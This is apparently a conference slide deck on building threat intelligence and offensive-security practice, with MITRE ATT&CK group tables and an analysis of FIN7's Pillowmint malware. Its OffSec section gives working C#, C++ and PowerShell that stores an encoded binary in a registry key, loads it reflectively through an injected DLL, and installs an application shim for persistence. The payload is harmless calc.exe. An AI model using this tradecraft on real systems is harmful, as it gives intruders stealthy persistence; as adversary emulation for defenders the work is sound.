

Cyber Threat Intelligence For The Rest Of Us

Implementing intelligence driven threat hunting and offsec in your infosec program, without dedicated teams



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What and Why? - Where We Were At


Sitting Pretty...

What's Next?

Intersection of nothing, and fully dedicated team(s)



What and Why? - The Final Result



Cyber Threat Intelligence





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Groups

Groups are sets of related intrusion activity that are tracked by a common name in the security community. Analysts track clusters of activities using various analytic methodologies and terms such as threat groups, activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names associated with similar activities due to various organizations tracking similar activities by different names. Organizations' group definitions may partially overlap with groups designated by other organizations and may disagree on specific activity.

For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to any of the above designations for a cluster of adversary activity. The team makes a best effort to track overlaps between names based on publicly reported associations, which are designated as "Associated Groups" on each page (formerly labeled "Aliases"), because we believe these overlaps are useful for analyst awareness. We do not represent these names as exact overlaps and encourage analysts to do additional research.

Groups are mapped to publicly reported technique use and original references are included. The information provided does not represent all possible technique use by Groups, but rather a subset that is available solely through open source reporting. Groups are also mapped to reported Software used, and technique use for that Software is tracked separately on each Software page.

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APT3	G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has been active since at least 2010 and believed to be operating out of Iran. By 2014 Ajax Security Team transitioned from website defacement operations to malware-based cyber espionage campaigns targeting the US defense industrial base and Iranian users of anti-censorship technologies.
APT30	G0099	APT-C-36	Blind Eagle	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colombian government institutions as well as important corporations in the financial sector, petroleum industry, and professional manufacturing.
APT32	G0006	APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.
APT33	G0005	APT12	IXESHE, DynCalc, Numbered Panda, DNSCALC	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to media outlets, high-tech companies, and multiple governments.
APT37				
APT38				
APT39				
APT41				
Axiom				
BlackOasis				
BlackTech				
Blue Mockingbird				
Bouncing Golf				
BRONZE BUTLER				
Carbanak				
Chimera				



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G0117	Fox Kitten	UNC757, PIONEER KITTEN, Parisite	<p>Fox Kitten is threat actor with a suspected nexus to the Iranian government that has been active since at least 2017 against entities in the Middle East, North Africa, Europe, Australia, and North America. Fox Kitten has targeted multiple industrial verticals including oil and gas, technology, government, defense, healthcare, manufacturing, and engineering.</p>
G0079	DarkHydrus		<p>DarkHydrus is a threat group that has targeted government agencies and educational institutions in the Middle East since at least 2016. The group heavily leverages open-source tools and custom payloads for carrying out attacks.</p>
G0102	Wizard Spider	UNC1878, TEMP.MixMaster, Grim Spider	<p>Wizard Spider is a financially motivated criminal group that has been conducting ransomware campaigns since at least August 2018 against a variety of organizations, ranging from major corporations to hospitals.</p>



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FIN7

FIN7 is a financially-motivated threat group that has primarily targeted the U.S. retail, restaurant, and hospitality sectors since mid-2015. They often use point-of-sale malware. A portion of FIN7 was run out of a front company called Combi Security. FIN7 is sometimes referred to as Carbanak Group, but these appear to be two groups using the same Carbanak malware and are therefore tracked separately. [1] [2] [3] [4]

ID: G0046

Version: 1.5

Created: 31 May 2017

Last Modified: 22 October 2020

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Techniques Used

Domain	ID	Name	Use
Enterprise	T1071	.004 Application Layer Protocol: DNS	FIN7 has performed C2 using DNS via A, OPT, and TXT records. [4]
Enterprise	T1547	.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	FIN7 malware has created Registry Run and RunOnce keys to establish persistence, and has also added items to the Startup folder. [2][4]
Enterprise	T1059	Command and Scripting Interpreter	FIN7 used SQL scripts to help perform tasks on the victim's machine. [4][5][4]
		.001 PowerShell	FIN7 used a PowerShell script to launch shellcode that retrieved an additional payload. [2][6]
		.003 Windows Command Shell	FIN7 used the command prompt to launch commands on the victim's machine. [4][5]
		.005 Visual Basic	FIN7 used VBS scripts to help perform tasks on the victim's machine. [4][5]
		.007 JavaScript	FIN7 used JavaScript scripts to help perform tasks on the victim's machine. [4][5][4]
Enterprise	T1543	.003 Create or Modify System Process: Windows Service	FIN7 created new Windows services and added them to the startup directories for persistence. [4]



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Software

ID	Name	References	Techniques
S0415	BOOSTWRITE	[8]	Deobfuscate/Decode Files or Information, Hijack Execution Flow: DLL Search Order Hijacking, Obfuscated Files or Information, Shared Modules, Subvert Trust Controls: Code Signing
S0030	Carbanak	[1][4][10]	Application Layer Protocol: Web Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: Windows Command Shell, Commonly Used Port, Create Account: Local Account, Data Encoding: Standard Encoding, Data Transfer Size Limits, Email Collection: Local Email Collection, Encrypted Channel: Symmetric Cryptography, Indicator Removal on Host: File Deletion, Input Capture: Keylogging, Obfuscated Files or Information, OS Credential Dumping, Process Discovery, Process Injection: Portable Executable Injection, Query Registry, Remote Access Software, Remote Services: Remote Desktop Protocol, Screen Capture
S0417	GRIFFON	[13]	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: JavaScript, Permission Groups Discovery: Domain Groups, Scheduled Task/Job: Scheduled Task, Screen Capture, System Information Discovery, System Time Discovery
S0151	HALFBAKED	[2][4]	Command and Scripting Interpreter: PowerShell, Indicator Removal on Host: File Deletion, Process Discovery, Screen Capture, System Information Discovery, Windows Management Instrumentation
S0517	Pillowmint	[14]	Archive Collected Data, Command and Scripting Interpreter: PowerShell, Data from Local System, Deobfuscate/Decode Files or Information, Event Triggered Execution: Application Shimming, Indicator Removal on Host: File Deletion, Indicator Removal on Host, Modify Registry, Native API, Obfuscated Files or Information, Process Discovery, Process Injection: Asynchronous Procedure Call, Query Registry
S0145	POWER SOURCE	[1]	Application Layer Protocol: DNS, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Command and Scripting Interpreter: PowerShell, Hide Artifacts: NTFS File Attributes, Ingress Tool Transfer, Query Registry
S0416	RDFSNIFFER	[8]	Indicator Removal on Host: File Deletion, Input Capture: Credential API Hooking, Native API
S0390	SQLRat	[5]	Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: Windows Command Shell, Deobfuscate/Decode Files or Information, Indicator Removal on Host: File Deletion, Ingress Tool Transfer, Obfuscated Files or Information, Scheduled Task/Job: Scheduled Task, User Execution: Malicious File
S0146	TEXTMATE	[1]	Application Layer Protocol: DNS, Command and Scripting Interpreter: Windows Command Shell

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Cyber Threat Intelligence - Example Report

Pillowmint: FIN7's Monkey Thief

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In this blog, we take an in-depth technical look at Pillowmint malware samples received from our incident response investigations. Pillowmint is point-of-sale malware capable of capturing Track 1 and Track 2 credit card data. We came across Pillowmint a couple of times in the last year and there is not much information around on it. The malware has been attributed to the FIN7 group that has been actively attacking the hospitality and restaurant industry for the past three years. This is a notorious financially-motivated cybercriminal group also referred to as the [Carbanak group](#), after the Carbanak malware which it has used in the past.

Analysis: Installation


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By installing a malicious shim an attacker can leverage this Windows feature and use it to gain persistence in a compromised system.

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<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/pillowmint-fin7s-monkey-thief/>



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To install a malicious shim database, the attacker invokes a Microsoft utility called sdbinst.exe through a PowerShell script. For example:

When the malicious shim database is registered, the SDB file is copied to the shim database path at %windir%\AppPatch\Custom\Custom64\{GUID.sdb}. The shim database is also added to the Windows's Application Compatibility Program Inventory and a registry key created HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\services.exe Value Name: {GUID}.sdb

The screenshot shows a registry editor window with two panes. The left pane, titled 'Registry Hives (1) Available bookmarks (0/0)', displays a tree view of registry keys under 'Computer\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom'. The right pane, titled 'Values', shows a list of values for a selected key. A yellow arrow points from the text in the previous block to the 'Value Name' column in the 'Values' pane, which contains the value '{22a87f30-ecc9-0a12-f682-7e94960defb7}.sdb'.

Value Name	Type	Data
{22a87f30-ecc9-0a12-f682-7e94960defb7}.sdb	String	{22a87f30-ecc9-0a12-f682-7e94960defb7}.sdb



Cyber Threat Intelligence - Our Actionable Intel

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Basically, the shellcode's main purpose is to launch other code stored in the registry key \REGISTRY\SOFTWARE\Microsoft\DRM.

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This malware is capable of logging its own activity. This log is dropped in the path: "%WinDir%\System32\MUI" or "%WinDir%\System32\Sysvols" depending on the variant and it uses the file name *log.log*.

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The older version we investigated came with remnants of command and control functionality. This third thread reads for attacker's command from either a registry key:

Pillowmint doesn't exfiltrate its stolen credit card data log files.

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
```

```
command = <command>
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```
%WinDir%\<system32 or sysnative>\sysvols\commands.txt
```

It uses a mapping injection technique that utilizes CreateMapping, MapViewOfFile, NtQueueApcThread, ResumeThread, CreateRemoteThread syscalls for stealthier process injection.


OffSec





OffSec - Our Payment Processing App

```
1  using System;
2  using System.Windows.Forms;
3
4  namespace paymentProcessingApp
5  {
6      class paymentProcessingClass
7      {
8          static void Main(string[] args)
9          {
10              MessageBox.Show("Send Me Money");
11          }
12      }
13 }
```




```
PS C:\Users\Beached\Desktop> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:winexe
/platform:x86 .\paymentProcessingApp.cs
```



OffSec - Super Malicious Calc.exe

```
using System;

namespace GrrCon2012
{
    class Program2
    {
        static void Main(string[] args)
        {
            System.Diagnostics.Process.Start("calc.exe");
        }
    }
}
```





OffSec - Convert Binary To Encoded String

```
PS C:\Users\Beached\Desktop\AaronBinaries> .\b64encexebbytes.exe
Project Directory (full path): C:\Users\Beached\Desktop
Payload file name: opencalc.exe
Compressing C:\Users\Beached\Desktop\opencalc.exe...
Complete! Compressed and B64 encoded memory stream of your .NET program has been output to C:\Users\Beached\Desktop\open
calc.b64enc
```

C:\Users\Beached\Desktop\AaronBinaries\opencalc.b64enc - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

test.cs test2.cs untitled bin329.tmp payload.bin opencalc.cs opencalc.b64enc paymentProcessingApp.cs

```
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```

Line 1, Column 1 Tab Size: 4 Plain Text



OffSec - Placing The Binary Into A RegKey

```
PS C:\Users\Beached\Desktop\AaronBinaries> $compb64 = Get-Content .\opencalc.b64enc -Raw
PS C:\Users\Beached\Desktop\AaronBinaries> New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\DRM' -Name 'grrcon' -Value $compb64 | out-null
PS C:\Users\Beached\Desktop\AaronBinaries>
```

The screenshot shows the Windows Registry Editor window. The title bar reads "Registry Editor". The menu bar includes File, Edit, View, Favorites, and Help. The address bar displays the path "Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DRM". The left pane shows a tree view of registry keys under "DRM", including DirectInput, DirectMusic, DirectPlay8, DirectPlayNATHelp, DirectShow, DirectX, DownloadManager, Driver Signing, and DusmSvc. The "grrcon" key is visible under the "DRM" key. The right pane is a table with columns "Name", "Type", and "Data". It contains two entries: "(Default)" with Type REG_SZ and Data "(value not set)", and "grrcon" with Type REG_SZ and Data "7VbNxRFFH+zWagQSARFhCqFYQIWRClk84GFVAI...".

Name	Type	Data
(Default)	REG_SZ	(value not set)
grrcon	REG_SZ	7VbNxRFFH+zWagQSARFhCqFYQIWRClk84GFVAI...




OffSec - Execute Binary Stored In RegKey

```
using System;
using Microsoft.Win32;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace MyNamespace
{
    class MyClass
    {
        public static void Main()
        {
            //Write your code to read from the reg key, store in "myencodedstream"
            RegistryKey key = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\DRM");
            string myencodedstream = (string)key.GetValue("grrcon");
            //string myencodedstream = o.ToString();
            //Console.WriteLine(myencodedstream);

            //The remainder
            var shimsoftware = new System.IO.MemoryStream();
            var shimsoft1 = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64String(myencodedstream)), System.IO.Compression.CompressionMode.Decompress);
            var shimsoft2 = new byte[1024];
            var shimsoft3 = shimsoft1.Read(shimsoft2, 0, 1024);
            while (shimsoft3 > 0)
            {
                shimsoftware.Write(shimsoft2, 0, shimsoft3);
                shimsoft3 = shimsoft1.Read(shimsoft2, 0, 1024);
            }
            System.Reflection.Assembly.Load(shimsoftware.ToArray()).EntryPoint.Invoke(0, new object[] {
                new string[] { } });
        }
    }
}
```



```
PS C:\Users\Beached\Desktop> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:winexe /out:C:\Temp\loadregkey.e
xe .\regkeyread.cs
```



OffSec - Creating The DLL To Inject

dllmain.cpp X

DLL1 X (Global Scope)

```
1 // dllmain.cpp : Defines the entry point for the DLL application.
2
3 #include "pch.h"
4 [ #include "MSCorEE.h"
5 #define WIN32_LEAN_AND_MEAN
6 #include <windows.h>
7 #include <iostream>
8 #include <cstdio>
9 #include <cstdlib>
10 #include "ShellAPI.h";
11
12 extern "C" __declspec(dllexport)
13
14 DWORD WINAPI loadregThread(LPVOID lpParam) {
15     ShellExecute(NULL, L"open", L"C:\\Temp\\loadregkey.exe", NULL, NULL, SW_SHOWDEFAULT);
16     return 0;
17 }
18
19 extern "C" __declspec(dllexport)
20
21 BOOL APIENTRY DllMain( HMODULE hModule,
22                         DWORD ul_reason_for_call,
23                         LPVOID lpReserved
24                         )
25 {
26     switch (ul_reason_for_call)
27     {
28         case DLL_PROCESS_ATTACH:
29             CreateThread(NULL, NULL, loadregThread, NULL, NULL, NULL);
30             break;
31         case DLL_THREAD_ATTACH:
32         case DLL_THREAD_DETACH:
33         case DLL_PROCESS_DETACH:
34             break;
35     }
36     return TRUE;
37 }
```

100 % No issues found





OffSec - Testing The DLL

The image shows two windows side-by-side. On the left is a Windows PowerShell window titled 'Windows PowerShell' running in 'C:\Temp'. The command `rundll32.exe .\Dll1.dll,m` was entered, which triggered a buffer overflow exploit, causing the screen to turn entirely black. A red arrow points from the top of the PowerShell window towards the calculator window. On the right is a standard Windows calculator window in 'Standard' mode. The display shows the number '0'.

```
PS C:\Temp> rundll32.exe .\Dll1.dll,m
```




OffSec - Install MS ADK



<https://docs.microsoft.com/en-us/windows-hardware/get-started/adk-install>



OffSec - Creating The Shim





OffSec - Converting Binaries To Portable Strings

From Binary On Disk To B64 String

```
PS C:\Temp> $ByteArray = [System.IO.File]::ReadAllBytes("C:\Temp\loadregkey.exe");
PS C:\Temp> $Base64String = [System.Convert]::ToBase64String($ByteArray);
```

From B64 String to Binary On Disk

```
PS C:\Users\Beached> $PEBytes = [System.Convert]::FromBase64String($Base64String);set-content
-value $PEBytes -encoding byte -path C:\Temp\loadregkey.exe
```



OffSec - The Final Script

```
1 $regKeyValue = "7VbNcxRFFH+zWagQSARFhCqFYQIWrc1k84GFVAIJSYBY+dhiQ6yyKGB2trMznZleu3vXXQ8WFy09CeU/4B/gQuokoKyvHj ^  
2 New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\DRM' -Name 'grrcon' -Value $regKeyValue | out-null  
3  
4 $loadregkey64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtA  
5 $PEBytes = [System.Convert]::FromBase64String($loadregkey64)  
6 set-content -value $PEBytes -encoding byte -path C:\Temp\loadregkey.exe  
7  
8 $sdb64 = "AgAAAAMAAABzZGJmAnjqAgAAA3ggAAAAjgHcAM4AWAWQAEAAAABmAwAAABQVE5FTV1BUEYDAADeA4AAAACOBdwAzgBYAGYAAAAA  
9 $PEBytes = [System.Convert]::FromBase64String($sdb64)  
10 set-content -value $PEBytes -encoding byte -path C:\Temp\sdb4F19.sdb  
11  
12 $d1164 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBT  
13 $PEBytes = [System.Convert]::FromBase64String($d1164)  
14 set-content -value $PEBytes -encoding byte -path C:\Temp\Dll11.dll  
15 sdbinst.exe -q -p C:\Temp\sdb4F19.sdb
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


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Administrator: Windows PowerShell + X - X
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$PEBytes = [System.Convert]::FromBase64String($dll64);set-content -value $PEBytes -encoding byte -path C:\Temp\DLL1.dll;sdbinst.exe -q -p C:\Temp\sdb4F19.sdb
Installation of sdb4F19 complete.
PS C:\Users\Beached>
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OffSec - Now Go Run In Prod



Threat Hunting



